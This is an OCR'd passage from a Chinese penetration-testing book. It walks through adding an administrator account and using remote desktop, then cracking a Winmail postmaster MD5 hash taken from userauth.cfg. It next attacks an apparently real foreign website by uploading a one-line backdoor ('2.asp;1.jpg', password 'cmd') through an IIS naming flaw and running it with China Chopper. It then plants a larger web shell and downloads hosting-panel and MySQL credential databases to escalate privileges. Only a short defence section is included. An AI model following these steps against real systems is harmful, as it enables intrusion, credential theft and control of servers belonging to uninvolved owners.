


图 7-28　添加用户到系统中




图 7-29　添加用户到管理员组中




图 7-30　查看系统管理员组

7.4.4　设置并登录远程终端服务器

单击“开始”→“运行”，在运行中输入“mstsc”命令，打开远程桌面连接窗口，如图 7-31 所示，在计算机中输入目标服务器的 IP 地址或者域名，在用户名中输入“SQLdebugger”，密码中输入刚才添加的密码，选中“保存密码”复选框，可以在下次连接时不用再次输入密码，当然也可以将此次配置另存为一个 3389 的文件。最后单击“连接”进行登录测试，如图 7-32 所示，成功登录该服务器。



图 7-31　设置远程终端桌面




图 7-32 进入 Windows 2008 Server 远程桌面

7.4.5 Winmail 邮箱用户与口令

Winmail 的配置文件保存在“G:/Winmail/server/”目录，也即安装目录下的 Server 子目录，“userauth.cfg”文件为邮箱用户口令配置，邮箱登录用户名为<name></name>之间的字符串，如图 7-33 所示，本例中的用户为 postmaster，用户密码为 md5 后的字符串“8ed44440b3e4077a782ff5cc5348e366”，Winmail 还有其他加密方式，如果 password 之间为 md5，则表示为 md5 加密，否则为相应的加密方式。该密码可以通过 CMD5 等网站进行查询破解，如图 7-34 所示，由于该密码位数较长，属于收费类型。



图 7-33 Winmail 用户配置文件




图 7-34　获取 Winmail 的 md5 密码

7.4.6　进入邮箱

使用破解的密码和用户名进行登录，如图 7-35 所示，成功进入该邮件系统，通过验证知道 Winmail PHP 版本的邮件用户密码多采用 cmd5 加密，通过分析其配置文件 userauth.cfg，可以获取该 mail 邮件服务器的所有用户名和密码。



图 7-35　进入邮箱

7.4.7　Winmail 服务器防范

Winmail 服务器本身相对比较安全，但该软件将 php 脚本环境的权限设置为系统权限就相对危险了，其防范方法有下面两种。

（1）降低 Winmail 的权限。

（2）设置 Winmail Web 目录为只读，这样即使入侵者获取了 WebShell，也因为没有写入权限而无法执行脚本命令。

7.5 Pr 提权渗透国外某高速服务器

有些渗透是一种偶然，但偶然的渗透却有着被渗透的必然。本次渗透源于素材收集，通过本次渗透有了下面的一些收获。

（1）扫描工具不是万能的。扫描工具的扫描结果具有参考价值，通过扫描出来的信息，借助经验，可以进行进一步的测试。

（2）hzhost 管理系统的渗透方法，通过 Asp.net 的 WebShell 查看进程来获取 hzhost 的物理路径，如果能够访问 hzhost 的物理路径，则可以下载其管理所用的数据库表 site.mdb，在 site.mdb 数据库中会保存 root 和 sa 用户的密码，掌握了 MySQL 和 MSSQL 的管理员密码后，可以尝试数据库提权，从而获得管理员权限。在 hzhost 有 access 数据库，也有采用 MSSQL 的数据库。

7.5.1 分析 AWS 扫描结果

使用的扫描工具为 AWS，如图 7-36 所示，扫描结束后给出了 265 个警告信息，虽然出现高危的跨站漏洞较多，但对于普通安全人员来说，利用 xss 还有一些难度。然后对于扫描结果中的源代码暴露、文件路径、Web 编辑器、特殊文件名称等要做详细的分析和实际测试，通过这些漏洞很有可能拿到 WebShell 权限。




图 7-36 分析 AWS 扫描结果

7.5.2 获取直接文件上传地址

通过查看 AWS 扫描结果，发现该网站存在直接文件上传地址，在 AWS 中选中该页面直接进行浏览测试，如图 7-37 所示，能够正常访问，且未做安全验证测试。



图 7-37 获取文件上传网页地址

7.5.3 直接上传网页木马测试

通过测试发现上传页面能够正常访问，则可以按照以下方法来上传网页木马。

（1）直接上传网页木马，网页木马可以是大马，也可以是小马，还可以是 IIS 文件命名漏洞的图片文件。

（2）尝试文件编辑器漏洞来直接上传文件。

（3）将文件保存到本地修改提交地址和代码来上传文件。

（4）nc 抓包提交等方法来上传网页木马。

在本例中利用的是第一种方法，通过 IIS 命令规则漏洞来上传，成功上传一句话后门文件“2.asp;1.jpg”，如图 7-38 所示，上传成功后还提示具体的文件上传地址。

7.5.4 创建并操作一句话后门

相比早期，中国菜刀真是一句话后门操作的福音，如图 7-39 所示，在地址中输入一句话后门地址“http://www.kuaijielin.com/sywebeditor/2.asp;1.jpg”，密码为“cmd”，单击“添加”即可将该后门地址添加到中国菜刀管理器中。在中国菜刀中单击刚才添加到一句话后

门地址，如果连接没有问题，则可以直接对该网站文件进行操作，如图 7-40 所示。



图 7-38 上传网页木马




图 7-39 创建一句话后门




图 7-40 管理一句话后门

7.5.5 上传大马进行管理

在中国菜刀中将网页大马上传到网站中，如图 7-41 所示，通过该页面进行文件上传、删除、修改和下载等管理操作。




图 7-41 上传网页大马

7.5.6 查看网站服务器文件

通过网页木马查看目标网站所在服务器上的文件，如图 7-42 所示，获取了该网站所在服务器的管理平台的数据库，将该数据库下载到本地。




图 7-42 下载 MSSQL 数据库

在该文件夹下还存在 MySQL 数据库，到 Data 目录下建 user.MYD 文件下载到本地，该文件保存了 MySQL 的所有数据库用户名称和密码等信息，如图 7-43 所示。MySQL 的 user.MYD 文件中的用户密码可以从 CMD5 网站查询破解。如果破解了 root 用户密码，对于 Windows 系统可以尝试 UDF 提权。




图 7-43　下载 MySQL 数据库的 user.MYD 文件

7.5.7　查询目标网站所在服务器下的所有域名

通过网站地址：“http://www.yougetsignal.com/tools/web-sites-on-web-server/”来查询该 IP 地址下的所有域名，如图 7-44 所示，获取了 33 个网站域名。




图 7-44　获取同网站域名

7.5.8 分析 site.mdb 数据库

由于目标网站使用的管理系统为华众管理系统（HZHOST），通过下载该安装文件下的 site.mdb（site.mdb 有 site、sqlseting 和 vhostseting 三个表），其中 site 表记录站点名称、Ftp 用户名称、Ftp 密码、站点所在目录等信息，如图 7-45 所示。在该表中可以直接获取 Ftp 用户名和密码，主机所能支持的语言类型（asp、php 和 net2）等信息。Sqlseting 表保存 sa 和 root 用户的密码，如图 7-46 所示。Vhostseting 表保存虚拟主机管理信息。

